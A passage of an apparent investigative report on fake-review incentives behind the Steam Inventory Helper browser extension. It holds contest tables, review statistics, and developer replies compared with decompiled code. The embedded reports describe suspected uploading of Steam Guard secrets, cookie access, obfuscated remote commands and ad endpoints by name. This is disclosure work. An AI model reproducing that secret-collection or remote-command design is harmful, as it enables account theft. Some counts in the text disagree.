2025-01-10 ↗ 658	1,013	**3**	1	1
2025-01-17 ↗ 678	1,222	**2**	1	1

Contest ended / post	Participants	Written reviews	5★	1–2★
2025-01-24 ↗ 693	1,199	**2**	2	0
2025-01-31 ↗ 717	1,366	**5**	4	0
2025-02-07 ↗ 734	1,197	**5**	4	0
2025-02-14 ↗ 753	1,306	**9**	6	3
2025-02-21 ↗ 769	1,198	**11**	8	2
2025-02-28 ↗ 781	1,108	**6**	5	1
2025-03-07 ↗ 796	719	**46**	27	16
2025-03-14 ↗ 812	605	**95**	74	16
2025-03-21 ↗ 837	542	**79**	72	6
2025-03-28 ↗ 881	508	**70**	66	4
2025-04-04 ↗ 922	516	**53**	49	4
2025-04-11 ↗ 962	531	**88**	79	7
2025-04-18 ↗ 1001	422	**68**	61	3
2025-04-25 ↗ 1062	409	**38**	32	4
2025-05-02 ↗ 1099	406	**48**	45	3
2025-05-09 ↗ 1132	458	**48**	43	3
2025-05-16 ↗ 1169	330	**65**	54	10
2025-05-23 ↗ 1203	251	**49**	42	7
2025-05-30 ↗ 1265	240	**42**	38	1
2025-06-07 ↗ 1339	223	**21**	17	2
2025-06-14 ↗ 1381	211	**24**	22	1
2025-06-21 ↗ 1428	262	**25**	23	1
2025-06-29 ↗ 1480	258	**64**	62	1
2025-07-07 ↗ 1527	253	**45**	44	0
2025-07-14 ↗ 1561	330	**67**	63	2

Contest ended / post	Participants	Written reviews	5★	1–2★
2025-07-23 ↗ 1599	244	**65**	60	3
2025-07-31 ↗ 1633	241	**27**	26	1
2025-08-08 ↗ 1688	226	**31**	31	0
2025-08-15 ↗ 1740	213	**26**	25	0
2025-08-22 ↗ 1805	200	**20**	19	0
2025-08-29 ↗ 1858	221	**31**	31	0
2025-09-05 ↗ 1901	237	**43**	41	0
2025-09-12 ↗ 1926	200	**41**	38	2
2025-09-18 ↗ 1984	265	**39**	36	2
2025-09-26 ↗ 2042	950	**56**	50	4
2025-10-05 ↗ 2090	1,000	**43**	40	2
2025-10-10 ↗ 2124	287	**52**	49	3
2025-10-17 ↗ 2158	317	**55**	53	1
2025-10-26 ↗ 2190	470	**101**	93	3
2025-11-03 ↗ 2217	1,293	**122**	115	2
2025-11-11 ↗ 2245	301	**78**	76	2
2025-11-20 ↗ 2277	248	**51**	50	1
2025-11-27 ↗ 2288	449	**27**	26	1
2025-12-05 ↗ 2301	186	**38**	37	0
2025-12-12 ↗ 2315	445	**23**	23	0
2025-12-19 ↗ 2338	338	**53**	50	1
2025-12-26 ↗ 2361	286	**44**	42	2
2026-01-05 ↗ 2380	193	**37**	34	2
2026-01-12 ↗ 2390	238	**61**	54	3
2026-01-21 ↗ 2412	256	**26**	23	2

Contest ended / post	Participants	Written reviews	5★	1–2★
2026-01-29 ↗ 2448	483	**46**	44	1
2026-02-09 ↗ 2482	336	**37**	35	1
2026-02-18 ↗ 2506	1,299	**41**	39	1
2026-02-18 ↗ 2508	308	**41**	39	1
2026-02-26 ↗ 2531	253	**51**	50	0
2026-03-06 ↗ 2562	257	**26**	25	0
2026-03-16 ↗ 2586	265	**20**	18	1
2026-03-24 ↗ 2610	175	**45**	42	0
2026-04-07 ↗ 2640	257	**52**	51	0
2026-04-09 ↗ 2646	269	**39**	38	0
2026-04-17 ↗ 2672	288	**49**	47	1
2026-05-08 ↗ 2779	181	**21**	20	0
2026-05-11 ↗ 2789	251	**16**	15	0
2026-05-19 ↗ 2839	166	**22**	21	1
2026-05-28 ↗ 2886	205	**40**	38	2
2026-06-04 ↗ 2924	202	**23**	22	1
2026-06-16 ↗ 2978	201	**9**	8	1
2026-07-17 ↗ 3113	239	**12**	10	1
2026-07-27 ↗ 3152	230	**25**	24	1
2026-08-06 ↗ 3196	233	**18**	17	0
2026-08-24 ↗ 3255	125	**3**	2	1
2026-09-01 ↗ 3291	168	**9**	8	1
2026-09-11 ↗ 3330	116	**10**	10	0

Contest ended / post	Participants	Written reviews	5★	1–2★
2026-10-02 ↗ 3400	125	**7**	7	0

The forms document the exchange; the chronology shows the machinery operating repeatedly. Weekly skin giveaways and the daily $5 SIH-balance activity campaign keep rewards circulating through the same community asked to rate the product. PhishDestroy's finding is a sustained reputation-building operation, with contest rules, review links and internal-balance prizes forming its acquisition funnel.

The chronology holds two further coincidences. The flip week of 7 March 2025 is also the week extension v2.3.5/2.3.6 shipped (Telegram post 793) — the version carried by the March 2025 five-star flood — and the week the ad-injection rollout began, bringing the 1★ backlash that followed (28 negatives in March, the most since 2017). From mid-2025 the funnel shifted: participants fell 516→200 while reviews per contest stayed flat or rose (45–65) — fewer entrants, each now performing the review task. [RV02]

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. "Today" and "currently" refer to that edition; its original estimates and formulations remain available alongside the dated text above.

Put the flip in numbers: before it, 15 contests produced 58 total reviews (2.6 reviews/week); after it, ~3,000 reviews across 69 contest weeks (34.5 reviews/week) — the review stream became a function of the contest calendar for 15 months. [RV02]

Open this passage in the complete original edition →

03 / PUBLIC TRUST AND USER COMPLAINTS

The stars and the complaints belong in the same record.

The supplied corpus contains 3,077 five-star reviews and 765 one- or two-star reviews. The negative-review report groups recurring complaints and preserves the developer's responses. [RV01] [RV03]

All 4,089 written reviews Rating distribution reported in the supplied corpus

5 ★

3,077

4 ★

168

3 ★

79

2 ★

79

1 ★

686

Five-star share: **75.3%**. Low-rating share: **18.7%**.

Complaint themes Keyword groups in the supplied negative-review analysis

Advertising

313

Privacy / permissions

142

Review manipulation

46

Bugs

45

Money lost

29

API hijack

1

Themes can overlap; these are category counts.

REPEATED SHORT TEXT

1,859 short five-star reviews.

The supplied analysis counts 1,859 five-star texts under 40 characters. Repeated texts include “good” (96), “nice” (59), “very helpful” (51), “super” (51) and “very good” (42). Read those patterns beside the entry conditions and dates.

THE COMPLAINT WAVES

Privacy, permissions and advertising.

The negative-review report identifies waves in September 2017, June 2024 and March–May 2025. Each wave mirrors a monetization push: the September 2017 monitoring script, the June 2024 all-URL permission grab, and the March–May 2025 injection of gambling advertising into Steam pages. The record answers all three: all-URL host access, casino ads inside Steam, and replies that deny, deflect and warn critics.

THE MISSING CORPUS FINDINGS

The same installation version. The same words. The same incentive.

31 MARCH 2026 / PRIME DROP

Twelve reviews. Twelve five-star ratings.

The report records all twelve announcement-day reviews on extension version 2.9.19. Across the eight-day window, 50 of 51 reviews were five-star. The contest's installation instruction and the same-version cluster belong in the same record.

THE DUPLICATE EVEN KEEPS THE TYPO

> "Insane ammount of essential trading infos. I love it"

The report records this identical text from two accounts, dated 7 and 28 September 2025. Together with 1,859 very short five-star texts and the repeated one-word reviews, it supplies the investigation's template fingerprint.

2017**121**
reviews on 19 September during the monitoring controversy.

JUNE 2024**50**
one-star reviews during the expanded-permissions backlash.

MARCH 2025**181 / 28**
five-star / one-star reviews as users complained about injected advertising.

The supplied analysis records the five-star flow rising from an estimated pre-2025 baseline of about 15 per month to 84–229 per month from March 2025. Its estimate of excess five-star reviews is 1,700–2,000. This is the author's corpus analysis of the inflation in public trust. [RV01] [RV03]

04 / THE OPERATOR'S OWN ANSWERS

Read the reply. Then inspect the mechanism.

The report records 286 developer replies, including repeated templates. Below, dated statements are placed beside the relevant public capture or pinned code record. The full wording and additional replies remain in the supplied document. [RV03]

Apr–May 202531 replies

"we are given advertisements to display, and we simply show them"

The replies also offer a subscription to remove the ads. Who selects the advertiser, sets the placement and receives the revenue?

Advertising exhibits ↗

June 202417 replies

Broad permissions attributed to the Manifest V3 migration.

The permission request and each operation using it belong in the same disclosure. Compare the explanation with the registered handlers and gates in the pinned 2.12.1 package.

Permissions and controller gates ↗

February 20264 replies

One partner banner; a paid subscription removes advertising.

The supplied Steam captures show commercial placements, external offers and paid ad removal inside the same product.

Captured placements ↗

January 20263 replies

Reviewers are told they bear responsibility for comments described as unlawful.

Publish the exact disputed claim and the evidence answering it. A warning to a critic does not explain the behaviour they reported.

Reply corpus ↗

October 20253 replies

The product has several affiliate-banner slots.

The commercial layer is part of the product. Its operators should disclose the advertiser, targeting, destination and payment relationship.

Country and language in ad requests ↗

March 2025 / August 2026Dated individual replies

No collection of authorisation/API data; account loss attributed to phishing.

The pinned 2.12.1 package has an inspectable token-return handler and authenticated Steam operations. A dated reply must be read alongside the build and pathway it addresses.

Token-return code record ↗

December 2023 / October 2025Dated individual replies

No gambling-project plans or connection, according to the replies.

Follow the named operators, the displayed promotion and the client integration. The CSGOFast case supplies those separate commercial and technical records.

“Not gambling” and the integration ↗

March 2025Dated individual reply

A four-star reviewer is asked for five stars.

Place the rating request beside the giveaway forms that make a review part of entry. The trust signal is being actively managed.

Review-for-entry forms ↗

The pattern is denial, minimisation and deflection: Google’s review process is invoked as reassurance, multiple placements become “one banner”, and an account-access product is described as collecting no authorisation data. The dated replies, the publisher’s own admissions and the retained code make those statements confrontable. The technical appendix identifies version 2.12.1 by file, hash and byte location; the supplied report preserves the earlier build analysis.

NINE CONTRADICTIONS / FROM THE SUPPLIED REPORTS

The denial is public. So is the evidence.

01 / GOOGLE AS A SHIELD30 MAR / 28 MAY 2026

“every version of our extension goes through Google’s review process”

The ad content is delivered by SIH’s servers. The supplied report identifies the live ad request and targeting object; the retained code carries country and language inputs. Store review is used to reassure the user about an advertising decision made by the operator after installation.

Ad-selection inputs ↗

02 / ONE BANNER / SEVERAL SLOTSSEP 2025 → JUN 2026

“only a single partner banner”

The same reply corpus contains the admission “several slots for affiliate banners”. The supplied code report names five placement tokens, while the screenshots show top and side promotions, market controls and an offer to pay for ad removal. The minimisation is contradicted by the product’s own interface.

All five screenshots ↗

03 / THE GAMBLING DENIAL30 OCT 2025

“we have absolutely no connection to anything of that kind”

The retained material names the CSGOFast referral, Gainskins banner feed and SIH’s case-opening service. Casino promotion appears directly inside Steam’s pages. Calling it a partner banner does not sever the commercial relationship.

CSGOFast and the integration ↗

04 / AUTHORISATION DATA24 MAR 2025 / 31 AUG 2026

“does not collect authorization access, API keys, or any similar information”

The product contains authenticator records, cloud-backup machinery, authenticated Steam operations and a handler that returns a WebAPI token. The sweeping denial cannot describe the account-access architecture retained in this investigation.

Token-return handler ↗

05 / USER CONFIRMATION24 MAR 2025

“does not have the functionality to perform any selling actions without user confirmation”

The supplied report documents automatic-confirmation settings and an autonomous buy loop. The pinned package also registers sell and remove-listing tasks plus send, accept, decline and cancel trade events. Confirmation itself has been turned into an automation feature.

Command inventory ↗

06 / THE PERMISSION EXPANSION2020 → JUN 2024

“only those listed in the permissions”

The 2020 response named six domains. The later manifest requests all-URL host access alongside cookies, webRequest and management. The change is a substantial expansion of the product’s reach across the browser.

Manifest and package record ↗

07 / MV3 AS AN EXPLANATIONJUN 2024 / 17 REPLIES

Google’s Manifest V3 migration is invoked to explain the permissions.

The supplied report identifies the deflection: migration to MV3 does not require SIH’s particular combination of all-URL access, cookies and management permissions. Those are product choices serving its implemented functions.

Report §4 / claim 7 ↗

08 / BLAME THE CRITICS18 MAR 2025

“someone has launched an entire anti-advertising campaign against SIH”

March 2025 contains 28 one-star complaints alongside 181 five-star reviews in the supplied corpus. Users describe gambling ads inserted into Steam. The documented incentive campaign belongs to SIH; complaints about the inserted advertising are recast as a campaign against it.

Review and complaint counts ↗

09 / DENIAL, THEN ADMISSION2 OCT 2017 → 6 JAN 2018

“This information is fake” → “This analytics script was removed long ago”

The first reply denied the reported script; the later reply acknowledged its removal. The supplied reply archive preserves both statements. That reversal belongs beside the subsequent assurances about what the extension can and cannot do.

Dated reply archive ↗

Statements and dates: supplied review reports [RV01, RV03]. Code links identify the retained version and implementation being compared.

05 / THE PRICE OF THE INCENTIVE

A small prize pool. A persistent reputation asset.

The PRIME DROP report lists a $26.74 prize pool. Compare that advertised pool with the review activity recorded around its announcement. [RV02]

ADVERTISED POOL**$26.74**
Three reported prizes: $9.07 + $11.30 + $6.37.

POOL ÷ 12 DAY-OF REVIEWS**$2.23**
Prize-pool amount per observed review on the announcement date.

POOL ÷ 51 WINDOW REVIEWS**$0.52**
Prize-pool amount per observed review over the eight-day window.

The calculation divides the advertised prize pool by the review counts in the named windows. It shows how cheaply a small giveaway can sit behind a much larger public reputation signal.

The economic design is the documented finding: the reward campaign bought a lasting public trust signal — 2,887 review observations across 68 post-flip contest windows; the supplied research estimates ≈$0.50–$0.80 per motivated five-star review — visible long after each prize was distributed. The reports describe prizes credited back into SIH’s own balance system, keeping the reward inside its commercial environment. SIH should disclose the entry proofs, winners, credited amounts and review instructions for every campaign.

The rest of the incentive economy.

Figures and estimates from the supplied research · valuation date 11 October 2026

Campaign / estimate	Supplied figure	What it represents
SKIN RAID · SIH.Mobile	$37.42	Prize pool. The report associates its window with 49 reviews, 45 five-star, and calculates $0.76–0.83 per observed review/five-star review.
PURE DROP · extension	$38.94 / 74	Prize pool and participants in the snapshot: approximately $0.53 of pool value per participant. One review recorded before the scheduled 15 October result.
Author's working range	$0.50–$2.50	Estimated face-value incentive cost per motivated five-star review, based on the reported campaign windows.
Estimated reputation budget	$1,700–$4,400	The report's estimate using 1,700–2,000 excess five-star reviews and approximately $1–$2.20 per review.

The prize comes back into SIH's own balance. The reward creates store credit in the operator's ecosystem while the review becomes an outward-facing acquisition asset. The report also records a daily $5 balance campaign and weekly skin giveaways. The daily $5 campaign began in April 2025, and the reported giveaways include campaigns with 600–1,200 participants. Across roughly $15–40 weekly pools, the supplied research estimates ≈$0.50–$0.80 per motivated five-star review during the sustained program. This is an ongoing commercial incentive system. [RV01]

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. "Today" and "currently" refer to that edition; its original estimates and formulations remain available alongside the dated text above.

The economic design is the documented finding: the reward campaign bought a lasting public trust signal — roughly 3,000 contest-synchronized reviews across 69 contest weeks at ≈$0.50–$0.80 per motivated five-star review — visible long after each prize was distributed. The reports describe prizes credited back into SIH's own balance system, keeping the reward inside its commercial environment. SIH should disclose the entry proofs, winners, credited amounts and review instructions for every campaign.

The prize comes back into SIH's own balance. The reward creates store credit in the operator's ecosystem while the review becomes an outward-facing acquisition asset. The report also records a daily $5 balance campaign and weekly skin giveaways. The daily $5 campaign began

in April 2025, and the weekly giveaways drew 600–1,200 participants each; across ~$15–40 weekly pools, the 15-month sustained program cost ≈$0.50–$0.80 per motivated five-star review. This is an ongoing commercial incentive system. [RV01]

Open this passage in the complete original edition →

06 / WHY THIS BELONGS IN THE VALVE INVESTIGATION

Manipulate the rating. Monetise the Steam interface.

A review is part of the route by which a user decides to install software that operates inside a valuable account. That makes reputation, access and commercial control parts of the same investigation.

The CSGOFast/SIH case documents advertising inside Steam pages, outside storefronts, paid ad removal, authenticator features and registered remote Steam operations. This chapter adds the acquisition layer: the way the extension seeks reviews and answers complaints while asking users to trust that access.

Valve should explain how its rules apply to the business carried through these accounts and interfaces. SIH should disclose the permissions, server instructions, advertising relationships and contest records. Google should account for enforcement of its published review policy. Each controls a different part of the same route.

FOLLOW THE NEXT STEP**From installation to authenticated Steam operations.** Inspect the remote-command paths, token-return handler and retained package record ↗

07 / THE SOURCE RECORD

Read the documents. Keep the original wording.

The supplied reports are preserved verbatim. This page reproduces their attributed findings and the 84 table rows; it does not replace the underlying research files.

1. RV01 / SUPPLIED RESEARCH

   ### Review Manipulation Evidence

   Corpus totals, rating distribution, form transcriptions, incentive analysis and campaign records. Compiled 11 October 2026, with review data through 10 October.

   Download the original report ↓
2. RV02 / SUPPLIED CHRONOLOGY

Contest Timeline

All 84 contest-post rows, direct post links and campaign windows. The webpage's explorer uses the table rows, preserving the same-day pair as two post records.

Download the original timeline ↓

3. RV03 / SUPPLIED REPLY ANALYSIS

Negatives and Replies

Complaint groups, review waves, repeated developer answers and individual dated responses.

Download the original analysis ↓

4. RV04 / PRIMARY POLICY

Chrome Web Store program policies

The policy addresses incentivized ratings and reviews, advertising and the disclosure of extension behaviour. Reviewed 11 October 2026.

Read the official policies ↗

▼ **Collection and preservation record**

The three Markdown reports were supplied to this investigation. Their raw review datasets and Telegram export are referenced in the reports but were not part of this handoff. Telegram posts and Google Forms could not be reopened during this publication check; the page identifies their excerpts as supplied transcriptions.

The 84-row table and rating histogram preserve the supplied data. The article's window totals and means are recalculated from those rows; the original reports retain their supplied summary figures unchanged. The mobile campaign stays separate from the extension campaign. New source material can extend this record without changing the preserved originals.

Original-file hashes and sizes ↗

All three supplied reports, in full.

▼ **Review manipulation — complete supplied report**

Original author text, unchanged. Download this original ↓

```
# Review Manipulation & Developer Misrepresentation — Evidence Report
## Steam Inventory Helper (SIH) v2.11.12–2.12.1 (`cmeakgjggjdlcpncigglobpjbkabhmjl`, RedBoon Limited)

**Method.** All 4,089 written Chrome Web Store reviews (every review ever left, 2014–2026-10-10) were
collected via the Apify `automation-lab/chrome-web-store-reviews-scraper` actor + a local Playwright
pass with "Lowest to highest rating" sort (765 negative reviews, 286 with developer replies). Contest
data: full Telegram channel export (`t.me/sihofficial`, 3,330 posts, user-provided JSON). Skin
prices: cs2.sh API (BUFF/Youpin/CSFloat/Skinport/Steam/C5Game asks, 2026-10-11). Code facts: from the
webcrack-decompiled build (see `C2-BOTNET-EVIDENCE.md`, `POLICY-VIOLATIONS.md`).
```

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1. THE SCHEME (PROVEN, END-TO-END)

1.1 The instruction to reviewers is verbatim on their own Google Form

Giveaway of 2026-10-08 («PURE DROP», Telegram post #3418, results 2026-10-15). The linked Google Form (forms.gle/QvsjSu7osN8zwCKn9) says, verbatim:

> *"To participate in the giveaway, you also need to **leave any comment about your experience with SIH extension on the Google Web Store page, rate SIH and attach the link to your comment**. Additionally, please provide your Telegram profile for contact. You should follow these steps: 1.) Download SIH from Google WebStore by link … 2.) Leave a comment and copy the link. Link of a comment on Google WebStore (like https://chromewebstore.google.com/reviews/...)"*

Form fields: `Your Telegram profile (@)` + `Link of a comment on Google WebStore`. Prizes: paid onto the winner's **SIH balance**.

This is a **paid-review operation**: rating + comment + proof-of-review-link in exchange for a lottery ticket for skins. It violates Google's policies on **fake and incentivized engagement** (ratings/reviews exchanged for compensation must be disclosed as such; incentivized ratings are removable) and — since the store badge "Featured / 4.5" is marketing currency — constitutes misrepresentation.

1.2 The three Google-Form contests (found in the channel export)

Contest	Announced (Telegram)	Target	Form	Prizes (places 1–3)
«PRIME DROP»	2026-03-31 (#2625)	SIH (extension)	forms.gle/26RhQxXQdbKLYX7AA	AK-47 | Aphrodite (WW); AWP | Ice Coaled (MW); M4A4 | Spider Lily (FT)
«SKIN RAID»	2025-09-25 (#3378)	SIH.Mobile app	forms.gle/Bj4cJoNRoTiwWv3E6	Zeus x27 | Dragon Snore (MW); Cmdr. Mae 'Dead Cold' Jamison | SWAT; Charm | Baby Karat CT
«PURE DROP»	2026-10-08 (#3418)	SIH Extension	forms.gle/QvsjSu7osN8zwCKn9	FAMAS | Afterimage (MW); Patch | Howl; Galil AR | Dusk Ruins (MW)

Beyond these, the channel has run **weekly skin giveaways since 2024-10** with 600–1,200 participants each (self-reported: "Participated 1 198 people", "1 108", "719", "605"…), plus a daily "$5 to sih.app balance" chat activity campaign since April 2025 — a standing incentive machinery pointed at the community that reviews them.

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2. ECONOMICS: THE PRICE OF ONE MOTIVATED 5★ REVIEW

Prices = lowest current ask across BUFF/Youpin/CSFloat/Skinport/Steam/C5Game (cs2.sh, 2026-10-11). "Reviews" = all reviews in the 8-day window after each announcement (attribution per §3).

Contest	Prize pool (face value)	Attribution	5★ among them	**Cost per review**
PRIME DROP (2026-03-31)	$26.74 ($9.07 + $11.30 + $6.37)	day-of burst: 12 reviews on announcement day (vs 3–5/day baseline); 8-day window: 51	50 of 51 (98%)	**$2.23** (day-of burst); $0.52 (full window)
SKIN RAID (2025-09-25)	$37.42 ($17.29 + $12.39 + $7.74)	8-day window: 49, version-clustered on v2.7.x	45	**$0.76–0.83**
PURE DROP (2026-10-08)	$38.94 ($18.86 + $13.52 + $6.56)	1 so far (contest live, 74 "Join" at fetch; results 2026-10-15)	1	**$0.53** per participant (EV); final per-review pending

Working figure: $0.5–2.5 buys one motivated 5-star review — face value. The real marginal cost is lower: prizes are credited to the **SIH internal balance** (spendable only inside SIH's own ecosystem), so the operation converts store-credit IOUs into Chrome Web Store rating points. Weekly-contest program total: ~3,000 reviews over 69 contest weeks at ~$15–40 pools → **≈ $0.5–0.8/review

sustained over 15 months** (full table with post links: `CONTEST-TIMELINE.md`).

Scale estimate. Baseline organic 5★ ≈ 15/month (pre-2025). Since 2025-03 the flow is 84–229/month (2025: 1,569 5★; 2026: 693 by October). Excess 5★ ≈ 1,700–2,000 reviews. At $1–2.2 each: **$1,700–4,400 face value to buy the "4.5★ / Featured" badge** — pocket change against the revenue of a 1M-user extension with an ad network, gambling partners and subscriptions.

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3. REVIEW-BURST FORENSICS (ALL 4,089 REVIEWS)

3.1 Volume timeline

Period	Written reviews/month	Character
2014-06 → 2025-02	5–30 (organic); one 2017-09 spike (314/mo, 369× 1★ that year — historical security scandal wave)	organic
2025-03	**214 (×10 jump; 181× 5★)**	program start
2025-04 → 2026-05	88–244/month, 89–94% are 5★	sustained inflation
2026-06 → 2026-10	36–51/month (contests pivot to SIH.Mobile)	tapering

Overall histogram: 3,077× 5★ (75%) / 686× 1★ / 79× 2★ / 79× 3★ / 168× 4★.

3.2 Burst-days match contest days exactly

- **2026-03-31 (PRIME DROP announced): 12 reviews that day (×3 the daily baseline), all 5★, every single one from extension version 2.9.19** (fresh installers — contest requires "Download SIH"); 51 reviews in the 8-day window, 50 five-star. Texts: "great", "super", "best one", "best extension ever", "super easy to make profit on cs2 with SIH"…
- **2025-09-25 → 10-02 (SKIN RAID): 49 reviews, 45× 5★**, version-clustered on v2.7.0/2.7.1; same week as a 950-participant mega-contest (t.me/sihofficial/2042).
- **2026-10-08 → 10-10 (PURE DROP): first contest review appears 2026-10-10, 5★, v2.12.1** ("Very good app, thank you!" — 2 days after the form opened).
- 2025-03-07/08/10/12…: daily 8–27 reviews — the program ramp-up month.

3.3 Template fingerprints

- 1,859 of 3,077 five-star reviews (60%) are under 40 characters.
- Exact duplicate bodies: **"good" ×96, "nice" ×59, "very helpful" ×51, "super" ×51, "very good" ×42**…
- Verbatim duplicate with identical typo across different accounts: *"Insane ammount of essential trading infos. I love it"* (MOONS 2025-09-28; Ioana Andrei 2025-09-07) — a handed-out template, typo included.
- 1-star reviews cluster around real events (2024-06 permissions backlash; 2025-03 ad-injection backlash — 28 negatives that month, the highest since 2017) and are then drowned by the 5★ flow (e.g. 2025-03: 181× 5★ vs 28× 1★).
- Users call it out themselves: *"THE DEVS ARE RUSSIANS AND THEY ARE MANIPULATING REVIEWS WITH BOT ACCOUNTS!"* (2024-11-04); *"scammed reviews and adverts for their casino"* (2025-05-17); *"Don't post your copy pasta about Google"* (2024-06-28).

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4. DEVELOPER REPLIES vs. CODE REALITY (THE MISREPRESENTATION TABLE)

286 reviews carry a reply from **"SIH Tech Support — Developer"**. The replies are heavily copy-pasted (one identical MV3 template was posted 15+ times in June 2024; the "It is very unfortunate to see misleading comments" template repeated verbatim). Each factual claim below is quoted from a real reply (date given), then checked against the decompiled code.

#	Developer claim (reply, date)	Code reality (decompiled)	Verdict

1	*"SIH and all its content undergo regular moderation by Google"* (2026-03-30); *"every version of our extension goes through Google's review process"* (2026-05-28)	Google reviews submitted code, not runtime behavior. Ad content is fetched **live** from `ads.steaminventoryhelper.com/adapi/<token>/find-all` with per-user targeting payload `{f:{…}}` (922.js:84640-84670); DNR header rules are created at **runtime** (shipped `rules.json` = `[]`); 4 C2 event names are obfuscated (`vYPR…`)	**Misleading.** Store review cannot see dynamically served content; "moderated by Google" is used as false assurance for ads the server can swap per user/IP at any moment
2	*"we have only one affiliate banner… advertising Valve's eSports tournament"* (2025-09-13/22/23, ×9); *"only a single partner banner of a relatively small size at the top of the screen"* (2026-06-15)	Five ad slots (`marketSponsor`, `tradeoffer`, `marketLeftSideBanner`, `externalIntegrationBanner`, `marketSponsorBanner`), four ad sources (`ads.*`, `download.*/banners`, `gainskins.*`, `t.sih-db.com`) + hardcoded **HTTP** banner `http://23.105.226.164/Phx3RR?placement=refillpage` shown only to RU-locale users, injected into Steam's add-funds page	**False.** Multiple banners, multiple networks, gambling partners (CSGOFAST referral `subid2=csgofast`), geo-targeted — exactly the "by-IP on the fly" behavior users describe
3	*"we have absolutely no connection to anything of that kind"* re: "real money gambling inside" (2025-10-30)	`cases.steaminventoryhelper.com` (case-opening: `openCase`, `sellInventoryItem`, `withdrawalInventoryItem`, `getTopProfit`), CSGOFAST referral in the trade window, gainskins gambling banner feed, Steam balance refill via `foreign.foreignpay.ru`	**False**
4	*"our extension does not collect authorization access, API keys, or any similar information"* (2025-03-24); *"The extension do not have access to API key so it can't be changed"* (2026-08-31); *"SIH does not have any functionality for collecting authorization data"* (2024-12-24)	Full authentication stack in code: `IAuthenticationService/BeginAuthSessionViaCredentials` (Steam **password** login), `ITwoFactorService/AddAuthenticator` (registers itself as the **Steam Guard** authenticator), maFiles (`shared_secret`/`identity_secret`) in IndexedDB **and uploaded** to `core.sih.app/sih/backups/sync` (922.js:99652-99664), `sessionid`/`steamLoginSecure` cookies read via `chrome.cookies`	**False — the most serious one.** The extension is architecturally capable of exactly what the reviews accuse it of (multiple 2024-2026 reviews report stolen Steam balances and API-key hijacks)
5	*"SIH does not have the functionality to perform any selling actions without user confirmation"* (2025-03-24)	`auto_confirm_trades`, `market_autoconfirm`, `market_purchase_autoconfirm` settings; `trader_tool.steam.sell_item(s)`, `remove_listing(s)` executable via C2 `task.new`; `tradesend`/`tradeaccept` events; autonomous buy loop with user's balance (922.js:127030-127218)	**False**
6	*"we do not have access to all sites on the Internet, but only those listed in the permissions"* (2023-11-19); (2020-10-21 reply listed only Steam domains)	Since 2024-06: `host_permissions: ["<all_urls>"]` + `cookies` + `webRequest` + `management`	Was true in 2020-2023; **stale/false for the current build**
7	*"Starting from June 1, 2024, Google requires all extensions to migrate to the Manifest V3 standards"* (posted 15+ times, June 2024, as the explanation for `<all_urls>`/cookies/management permissions)	MV3 is mandatory — true. **But MV3 does not require** `<all_urls>`, `cookies`, `management` or `webRequest`; those are SIH's own choices (their own 2020 reply confirms narrow-domain operation was possible)	**True fact used to mask a false conclusion**
8	*"someone has launched an entire anti-advertising campaign against SIH"* (2025-03-18, dismissing the 1★ wave)	The 2025-03 1★ wave (28) coincides with the ad-injection rollout (v2.3.6/2.3.8 complaints: "injecting external ads", "gambling ads"); simultaneously SIH's own incentivized 5★ program starts (181 that month)	**Inversion of reality**: the only documented "campaign" is their own
9	*"You can check our code and find nothing related to your initial message"* (2020-10-21)	Webpack-obfuscated 4 MB bundle, runtime-created DNR rules, obfuscated C2 event names, remote feature toggles (`sih_app_market_toggle`)	**Practically meaningless** — and remains their standard answer to "spyware" (×13 identical 1★ reviews) and the 171 reviews mentioning scam/spyware/stealing

Pattern. Replies (a) cite Google moderation as a shield for behavior Google cannot observe, (b) minimize ad injection ("one small banner"), (c) deny authorization-data collection that the code demonstrably performs, (d) blame victims ("phishing website or malware… change all your passwords", 2026-08-31), and (e) subtly threaten reviewers ("you bear responsibility for posting comments of this kind that may be considered unlawful", 2026-01-07) — a mild SLAPP flavor aimed at silencing negatives.

```
---

# 5. GOOGLE POLICY MAPPING

| Policy | Violated? | Evidence |
|---|---|---|
| **Fake engagement / incentivized ratings** (ratings & reviews must be unbiased; compensation for ratings prohibited) | **YES — direct** | §1.1: form requires rating + comment + link submission for giveaway entry; §3.2: burst-days = contest days, same-version clusters; §3.3: template texts |
| **Misrepresentation** (deceiving users about behavior) | **YES** | §4: 9 demonstrably false/misleading developer claims, incl. denial of authorization-secret collection the code performs |
| **Deceptive ads placement** | **YES** | hidden ad slots inside Steam pages incl. HTTP hardcoded-IP banner (RU-only) — while officially claiming "one small reviewed banner" |
| **Spam & placement in the store** | **YES** | 60% of 5★ reviews are <40 chars; single-word duplicates ("good" ×96); "Featured" badge obtained via the above |
| **User Data Privacy (limited use / disclosure)** | **YES** (per prior audit) | maFile cloud sync, userInfo into Sentry, full economic telemetry — none disclosed in the store description |

---

# 6. EVIDENCE INDEX (reproducible)

- Reviews dataset: `%TEMP%\opencode\cws_all.json` (4,089 items, Apify run), `scraper\lowest_fixed.json` (lowest-rating sort, 1,010 parsed), `scraper\dev_replies.json` (286 review+reply pairs)
- Contests: `ChatExport_2026-10-10/result.json` (posts #2625, #3378, #3418; winners posts since 2024-10)
- Google Forms (live at fetch time): QvsjSu7osN8zwCKn9 (PURE DROP, quoted in §1.1), 26RhQxXQdbKLYX7AA (PRIME DROP), Bj4cJoNRoTiwWv3E6 (SKIN RAID)
- Prices: cs2.sh `/v1/prices/latest` (2026-10-11)
- Code refs: `C2-BOTNET-EVIDENCE.md` §2.3–§2.4, §4–§6; webcrack output line numbers as cited

*Date-stamped 2026-10-11. Contest PURE DROP completes 2026-10-15 — a re-scrape after that date is recommended to capture its final review burst (expected +10–35 five-star reviews on v2.12.1, closing the $0.5–3.2/review estimate).*
```

▼ Contests — complete supplied chronology

Original author text, unchanged. Download this original ↓

```
# Contest ↔ Review Dynamics — Full Timeline with Post Links
## Steam Inventory Helper — companion to `REVIEW-MANIPULATION-EVIDENCE.md`
*Compiled 2026-10-11. Review counts = CWS written reviews in the 7-day contest-entry window (contest_end -7…+1 days); form contests = 8-day window from announcement. All post links: `https://t.me/sihofficial/<id>`.*

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## 1. THE FLIP — 2025-03-07 (post 796)

**Before (2024-10 → 2025-02):** 15 weekly contests, 400–1,300 participants each — and **2–6 reviews per week** (pure organic; the Telegram contests did not touch the store).

**After (week of 2025-03-07 onward):** the same weekly contest cycle produces **40–120 reviews per week**, 85–95% of them 5★, synchronized with the contest cycle for the next 15 months (88 contest weeks tracked).

| Metric | 2024-10…2025-02 | 2025-03…2026-05 | 2026-06…2026-10 |
```

```
|---|---|---|---|
